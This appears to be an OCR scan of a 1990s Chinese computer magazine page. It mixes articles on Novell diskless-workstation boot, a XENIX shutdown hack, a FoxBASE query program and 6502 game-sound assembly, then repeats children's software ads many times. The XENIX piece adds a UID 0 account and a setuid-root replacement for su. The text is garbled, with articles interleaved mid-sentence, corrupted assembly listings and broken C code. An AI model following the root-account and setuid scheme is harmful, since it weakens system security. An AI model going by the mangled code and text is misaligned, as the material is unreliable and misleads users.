1. 启动一有盘工作站，并以SUPERVISOR名义在其上注册。
2. 制作一张无盘工作站启动软盘，其上应包含以下文件：
IPX.COM - 国际报文分组交换接口文件。
NETS.COM - 对应DOS2.XX版本的NETWORK SHELL文件(应含DEVICE=ANSI.SYS)
AUTOEXEC.BAT - 用于自动引导工作站在文件服务器上注册，所用命令见程序1。
3. 将按步骤2制作好的启动软盘插入驱动器A。
4. 将驱动器F映像到SYS,SYSTEM目录：
MAP F,=SYS,SYSTEM <Enter>
MAP F,=SYS,SYSTEM <Enter>
5. 将驱动器G映像到SYS,LOGIN目录：
MAP G,=SYS,LOGIN <Enter>
6. 将驱动器H映像到该用户的自启动目录：
MAP H,=SYS,HOME

USERDIR <Enter>
7. 查SYS,LOGIN为当前(缺省)目录：
G, <Enter>
8. 运行DOSEEN生成映像文件：
F,DOSEEN <Enter>
此时DOSEEN已在SYS,LOGIN目录中生成一个名为NET \$ DOS.SYS的远程自举映像文件。
9. 把AUTOEXEC.BAT文件拷贝到SYS,LOGIN目录：
NCOFY A,AUTOEXEC.BAT G, <Enter>
10. 把AUTOEXEC.BAT文件拷贝到用户注册本中所说明的缺省目录中：
NCOFY A,AUTOEXEC.BAT G, <Enter>
11. 标记NET \$ DOS为可共享：
FLAG NET \$ DOS. SYS S <Enter>
12. 在SYS,LOGIN目录为用户分配Modify权，GRANT M FOR G,TO USERDIR <Enter>
可将上述4-12的命令行组成一个批文件，运行批文件取代步骤4-12。
二、在网络接口板上安装PROM芯片
PROM是无盘工作站增加的唯一设备，是一种自引导ROM，无盘工作站开机之后，该机的ROM、BIOS自动搜索PROM，并把控制转向SYS,

XENTIX系统关闭时，必须先使用haltys或shutdown命令，然后才能关掉电源，否则，整个系统的完整性将得不到保证，下次引导就须清理文件。但由于XENTIX有三级权限保护，haltys和shutdown命令只能由超级用户root或系统管理员sysadm来调用。因此普通用户就无法正常关机，这在有时是很不方便的，我利用chmod命令，在调用shutdown时调整其UID为root，同时不破坏存取权限保护，从而使超级用户无须通过口令，让指定的普通用户也能正常关机。
先构造一个新用户(shutdown)，然后修改/etc/passwd文件中“shutdown”开头的这一行的第3、4栏为0(即UID=0,GID=0)，使其有超级用户权限；再将/etc/shutdown文件拷贝到/usr/shutdown/，profile文件，并在其开头加上语句：

```
trap''023
这样，所有知道断
用户口令的普通用户，
都可在提示下，以
shutdown名称注册来关
闭系统。
但有一个危害是：
使使用su命令进入构造
新用户，从而具有超级
用户的所有权限，使整
个系统的安全受到威
胁，因此还需要对su命
令进行修改。
-----
# su命令改进程序
su.o
#格式：/bin/su
main(args,argv)
int arg;
char *argv[];
int i;
for(i=1;i<=args;i++)
if(strcmp("shutdown",
```

```
args[i])=0){
puts("unknown id,shu-
tdown");
exit(1);
execv("/bin/.SU",argv);
}
-----
# mv /bin / bin /.SU
# chown root / bin /.SU
# chmod 700 / bin /.SU
# chmod u+s / bin /.SU
# CC SU.C -O / bin /SU
# chown root / bin /SU
# chmod u+s / bin /SU
原来的 su 文件改为 .SU 文
件，且允许 root 用户使用，
这样其他用户不能用原来
的 su 命令，而新的 SU 命
令具有用户调整标识(S)，执
行时就具有 root 的权限。
以上程序可在任何版本
本的 XENTIX 和 UNIX 系统
上运行。
成年 邓凡
```

XENIX系统关机命令的改进

LOGIN目录，并执行通过上面生成的NET \$ DOS.SYS远程自启动映像文件，完成工作站的启动。
三、建立2.13H网络汉字系统
在一有硬盘的工作站上安装2.13H，其安装程序ZX.BAT在工作站的硬盘上建立一个213子目录，并将2.13H的所有文件拷贝到213子目录下(因2.13H的各种解压缩广泛流传，应保证2.13H是完全解压缩版，关于2.13H的解压缩方法，一些报刊已有介绍，不再累述)，然后在文件服务器的SYS、PUBLIC目录下建立此文件213.BAT(见程序2)，经过上述各步骤的创建，远程自启动后，无盘工作站就连接到NOVELL网络上，这时只要在PUBLIC目录下执行文件213.BAT，在工作站上即可调用CCDOS2.13H汉字系统，实现了NOVELL无盘工作站网络汉字系统的共享。
远程启动方式主要用于无盘站的自动，对于有盘站，基于某种特殊要求也可采用这种启动方式。
程序1，
A>TYPE AUTOEX-
EC.BAT

```
ECHO OFF
IPX
NETS
PROMPT $P$G
F;
LOGIN SUPERVISOR
程序2：
F>TYPE 213.BAT
ECHO OFF
CD F:\PUBLIC\H213
FILEA
CCCC
CV25
INT10H
YX1
PRTA
ZF24A ISFHK
ZF24 3
FILE16B
PATH F:\PUBLIC;
F\PUBLIC\H213
河北 邵文轩
```

任意组合条件的查询

在管理程序中，数据查询是一项非常重要的功能，查询操作是否灵活、可靠，直接影响程序的实用价值。许多程序员在处理程序的查询功能时，都采用了单一条件的查询模式，即在程序中给定了几种查询条件，查询者只能在这些给定的条件中，一次选中其中一个条件进行查询操作，但在实际需要当中，查询者往往要随机地查询符合多个条件的记录。显然，单一条件的查询模式，不能满足这种多变的数据要求。
实现任意组合条件的查询，需要构造一种合理的数据库结构。下面介绍一种在FOXBASE+4下实现任意组合条件查询的方法。

基本思想：
1. 建立一个查询条件数据库，分析查询要求，找出所有的可能参与查询的条件，把这些条件放到该数据库中，其中的每一条记录就是一个单一的查询条件。查询条件数据库至少应包括以下几个字段：查询条件字段、查询上限变量字段、查询下限变量字段、查询逻辑字段和条件选中标志字段。
2. 浏览查询数据库中的条件，根据查询要求，选中其中一个或几个条件，并在选中记录的“选中标志字段”上作选中标记。
3. 扫描数据库中的每条记录，将选中条件的查询逻辑用“逻辑与”符号(&)连接，成为“查询条件字符串”，并将该字符串放到一个变量中。
4. 进行查询操作时，用宏函数(&)调用“查询条件字符串”变量，实现查询操作。
5. 此种查询方法的局限性，就是“查询条件字符串”的长度受到了一定的限制，对此感兴趣的读者可作进一步研究，现在结合一个具体的查询实例，作进一步说明。

以下是某单位大中专业毕业生的档案数据库DAK.DBF的结构及字段名意义：
字段 字段名 类型 宽度 小数 字段名意义
1 BH 字符型 4 编号
2 XM 字符型 8 姓名
3 XB 字符型 2 性别
4 CS 日期型 8 出生日期
5 JO 字符型 10 籍贯
6 JM 字符型 4 政治面貌
7 XX 字符型 12 毕业学校
8 XL 字符型 4 学历
9 ZY 字符型 10 专业

Table with 4 columns: 10 CG 日期型, 8 参加工作时间, 11 OZ 数字型, 4 2 工资. Includes field names like TMJ, ROW, COL, SME, XME, LK, MRK and their meanings.

说明：
1. ROW COL字段变量用以存放查询条件在屏幕上的显示坐标。
2. 上限变量和下限变量用以接收操作者键入的查询限制条件。之所以有上、下限之分，是因为有些类型的限制条件是一个区间，这类条件多属数字型和日期型的条件，字符型条件不存在此类情况。我们约定它的限制条件接收变量为上限变量。
3. 使用接收条件变量前，应先对其进行初始化。
4. MRK 字段用以标志条件是否被选中。选中者其值为“1”，未选中者其值为“0”，其初始值为“0”。

```
*****实现任意组合条件查询 CK.PRO
*****
set talk off
case pause=24
if mrx="0"
set color to 2
clear
select 1
use dak
select 2
use tk
replace all mrx with '0'
botred to botred
goto 1
skip
set color to 2
do while .not.eof()
@row,col say tkm
skip 1
enddo
set color to 7/3
@24.1 say 'SPACE选择条件上移 下移CR键入查询条件'
goto 1
do while .l
set color to 7/4
@row,col say tkm
@24.0 say '
store inkey(0) to pause
do case
case pause=5
if mrx="0"
set color to 2
else
set color to 7
endif
@row,col say tkm
if reco=1
skip
otherwise
loop
```

右边是实现任意组合条件查询的程序文本，读者只要按数据库DAK.DBF的结构建起数据库，即可运行本程序，为使程序能够很好地执行演示，笔者使用了一些技巧。该FOXBASE+2.10程序在LC0530-AT,COMPAQ/386 DX机器上通过。
山东 李友星

2. 由FE控制发声的

程序及工作过程

(1) FE控制第三主声道发出第一、五、九类的效果音,其发声程序在系统ROM区的FE93~FE9D,修改如下

NO.4-2

```
FE93 AS FE LDA $FE
FE94 B0 17 BNE $7EAE
FE95 AS FE LDA $FE
FE96 AS FA STA $FA
FE97 P0 42 BEQ $7EDF
FE98 A0 08 LDY #08
FE99 OA ASL
FE9A B0 08 BCS $7EAS
FE9B 08 DEY
FE9C D0 FA BNE $7E9F
FE9D A0 08 LDY #08
FE9E OA ASL
FE9F A0 08 BCS $7EAS
FEA0 B0 17 BNE $7EAE
FEA1 08 DEY
FEA2 D0 FA BNE $7E9F
FEA3 B0 0A, 7FLDA
$FF8A, Y
FEA4 B0 F5 STA $F5
FEA5 AB 01 LDA #01
FEA6 85 F7 STA #07
FEA7 C8 F7 DEC #F7
FEA8 D0 2D BNE #FDF
FEA9 A0 F5 LDY #F5
FEAA E5 F5 INC #F5
FEAB B0 08 7F LDA
$FF8B, Y
FEAC D0 07 BNE #7EC2
FEAD B0 06 FA STA $FA
FEAE 8D 08 40 STA
$4008
FEAF P0 1D BEQ #7EDF
FEB0 10 06 BPL #7ECD
FEB1 A0 F5 STA #F5
FEB2 A4 F5 LDY #F5
FEB3 B0 F5 INC #F5
FEB4 B0 08 7F LDA
$FF8B, Y
FEB5 D0 07 BNE #7EC2
FEB6 B0 06 FA STA $FA
FEB7 8D 08 40 STA
$4008
FEB8 P0 1D BEQ #7EDF
FEB9 10 06 BPL #7ECD
FEBA A0 F5 STA #F5
FEBB A4 F5 LDY #F5
FEBC B0 F5 INC #F5
FEBD B0 08 7F LDA
$FF8B, Y
FEBE 20 96 7C JSR
$7C90
FEBF A5 F9 LDA $F9
FEC0 29 70 AND #070
FEC1 4A LSR
FEC2 4A LSR
FEC3 8D 08 40 STA
$4008
FEC4 A5 F9 LDA $F9
FEC5 29 0F AND #0F
FEC6 A5 F7 STA #F7
FEC7 A9 00 LDA #00
FEC8 B5 FE STA #FE
FECA 60 RTS
发声数据在ROM区
$FF8A~$FFFD,修改为
NO.6-2使用的数据。
```

电脑游戏机编程技巧(三十一)

```
7FB0 00 08 11 21 2B 2B
7FB1 90 31 5C 64 B3
7FB2 30 3E 48 50 66 66
92 62 60 59
7FA0 5E 4E 5C 64 64
4A 58 44 48 60 78 90
A4 48 64 4C
7FB0 5A 50 5E 52
60 00 A2 48 50 66 66
FA 48 C5 44
7FC3 48 FA 48 F6 50
50 50 02 FA 48 FA 50
C5 60 50 FA
56 02 FA 60 FA 50 C5
56 56 FA 60 F5
7FD0 60 60 60 60
02 02 00 A4 52 6A 00 92
48 4C 50 54
7FEF 68 5C 00 00
发声寄存器赋值程序段
NO.4-3
7C90 A0 7F LDY #F7
7C9B D0 05 BNE #7C72
7C9D A0 7F LDY #F7
7C9F 8E 00 40 STX
$4000
7C72 8C 01 40 STY
$4001
7C75 A2 00 LDY #00
7C77 4A TAY
7C78 B0 06 80 LDA
$8004, Y
7C79 8D 02 40 STA
$4002
```

\$4002, X
7C7E B0 07 80 LDA
\$8007, Y
7C81 09 08 ORA #08
7C83 9D 03 40 STA
\$4003, X
7C86 60 RTS
7C87 A0 7F LDY #F7
7C88 8C 05 40 STY
\$4006
7C8C A2 04 LDY #04
7C8E D0 E7 BNE #7C77
7C90 A2 04 LDY #04
7C92 C9 02 CWF #02
7C94 F0 F0 BEQ #7C86
7C96 D0 DF BNE #7C77
子程序 NO.4-3 中
\$7C78, 7C7E 语句使用的
数据在 \$8006~\$8009
(即 2A 版本,若为 V3.10 版
本则为 \$8013~\$80A2),
其中每两个相邻的数据为一
组,前一个数据为音高调整
值,后一个数据为音强调整
值,前者可直接使用。
(2)发声过程分析
\$FE 控制发声程序的步
数如下:
\$FE-1发一声长嗒嗒声
\$FE-2发短嗒嗒声
\$FE-4发(七五奇音)的
效果音
\$FE-10发嗒嗒声

表4-2 \$FE-1时的效果音数据表

\$F5	\$F9	\$7FB8+\$F5	\$400A	\$400B	\$4008	音长单元	\$F7	音阶
08	B3							
09		30	AB	09	0C	08		1
0A		36	52	09	0C	03		1
0B		3E	1C	09	0C	08		6
0C		48	D4	08	0C	03		1
0D		50	A8	08	0C	03		3
0E		58	8D	08	0C	03		5
0F		60	69	08	0C	03		1
10		00						

其发声数据为
| 1 | 3 | 5 | 1 | 3 | 5 | 1 | 0 |
由于每个音符的发声时间极短(仅有0.06秒),七个音符的发声时间仅有0.42秒,所以当发出的效果音为一串咕嗒声。其它四类的发声过程留给读者分析。

\$FE-40 发声程序

下面以\$FE-1发长嗒嗒声时的一串嗒嗒声为例分析发声过程。

程序 NO.4-3 中发长嗒嗒声的 \$FA 为 \$FE 发声寄存器, \$F5 为发声数据地址控制寄存器, \$F7 为发声音长控制寄存器,其控制过程如下:

执行 \$7E83, 令 \$FA = \$FE-1, 令 \$F5 = \$7FB8 = 8, 令 \$F7 = 1。

以 \$F5 为发声数据, 令 A = \$7FB8 + \$F5 = B3 送到 \$F9 单元, 有 \$F9 = B3, 令 \$F5 加一, 然后以 \$F5 变址, 令 A = \$7FB8 + \$F5 = 30, 则 \$7C90 第三主声道赋值子程序, 对音高单元赋值, 令 \$400A = AB, \$400B = 9, 音高为 "1" 音。

取 \$F9 的数值与 H20 相与, 右移两位后存入 \$4008 (即 2A 版本, 若为 V3.10 版本则为 \$8013~\$80A2), 其中每两个相邻的数据为一组, 前一个数据为音高调整值, 后一个数据为音强调整值, 前者可直接使用。

以后每次中断令 \$F7 减一, 当 \$F7 = 0 时再取下一个数据, 直到该数为 0 为止, 令 \$F5 = 0, 关闭发声。

为便于分析, 特把 \$FE-1 时的发声数据及有关单元的对号关系列于表 4-1。

五笔字型用 130 个基本字根是分配在 25 个英文字母键上(Z 键另有它用的), 为了用 25 个字母键输入几十个汉字以及各种符号、标点符号、英文字母、拉丁字母、俄文字母、日文假名以及有关的制表符等等, 五笔字型采用“四码”编码的方式进行操作, 即使构成汉字的字根信息十分丰富(有四个或四个以上字根时, 则用四码规则), 但是在汉字中也有不少的字只由两个或两个或一个字母所组成的汉字, 这种由少量字根所构成的汉字, 在编码上容易相混(如字根“口”、“八”可构成“叭”、“只”, 字根“九”、“日”可构成“旭”、“畚”), 这就形成了重码, 重码字一旦出现, 就必须用相应数字键选择, 这就影响了汉字输入的速度, 为此, 五笔字型在设计汉字输入方案时, 加入了区分重码的重要措施——增添末笔字型交叉识别码, 因此, 在汉字的输入过程中, 对信息量少于四个字根的汉字在基本字根用完后, 为了消除重码, 故再增加一个末笔字型交叉识别码的信息。

为了提高汉字的录入速度, 五笔字型方案中还采用了一些特殊技巧, 将常用汉字中使用最多的字作为简码处理, 以减少击键次数, 共有一级简码、二级简码、三级简码。

一级简码: 编码方式为键加一空(共两码), 依据区位的顺序, 相应英文字母键代表的键, 一级简码为: 一、在、要、工、上、是、国、和、的、有、人、我、主、产、不、为、这、民、了、发、以、经。

二级简码: 编码方式为键加一空(共三码), 根据组合原理可有 25x25 个二级简码, 但有极少数键不能组合成汉字, 故实际的二级简码只有 625 个, 详细二级简码汉字可参考教材中的二级简码表。

三级简码: 编码方式为键加一空(共四码), 可组合成 25x25x25 个三级简码汉字。

虽然三级简码只有四码, 但最后一码为空键, 故省去了判断末笔字型交叉识别码所需的时间, 故仍可提高输入速度。

更应引起重视的是, 五笔字型为了提高汉字的输入速度, 提供了词组的输入方式, 无论是二字词组、三字词组、四字词组还是多字词组(五个以上汉字构成的词组), 均采用四码规则输入。

二字词组——选用各字的前两码, 共四码输入。
三字词组——选用前两字的第一码, 最后一个汉字的后两码, 共四码输入。
四字词组——选用每个字的第一码, 共四码输入。
多字词组——选用前三个字和末一字的第一码, 共四码输入。

当掌握了以上各种输入方式后, 在经过实际练习, 定可实现高速地输入汉字。 辅导教师 林茂四

学习五笔字型掌握一门技能

林茂四

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
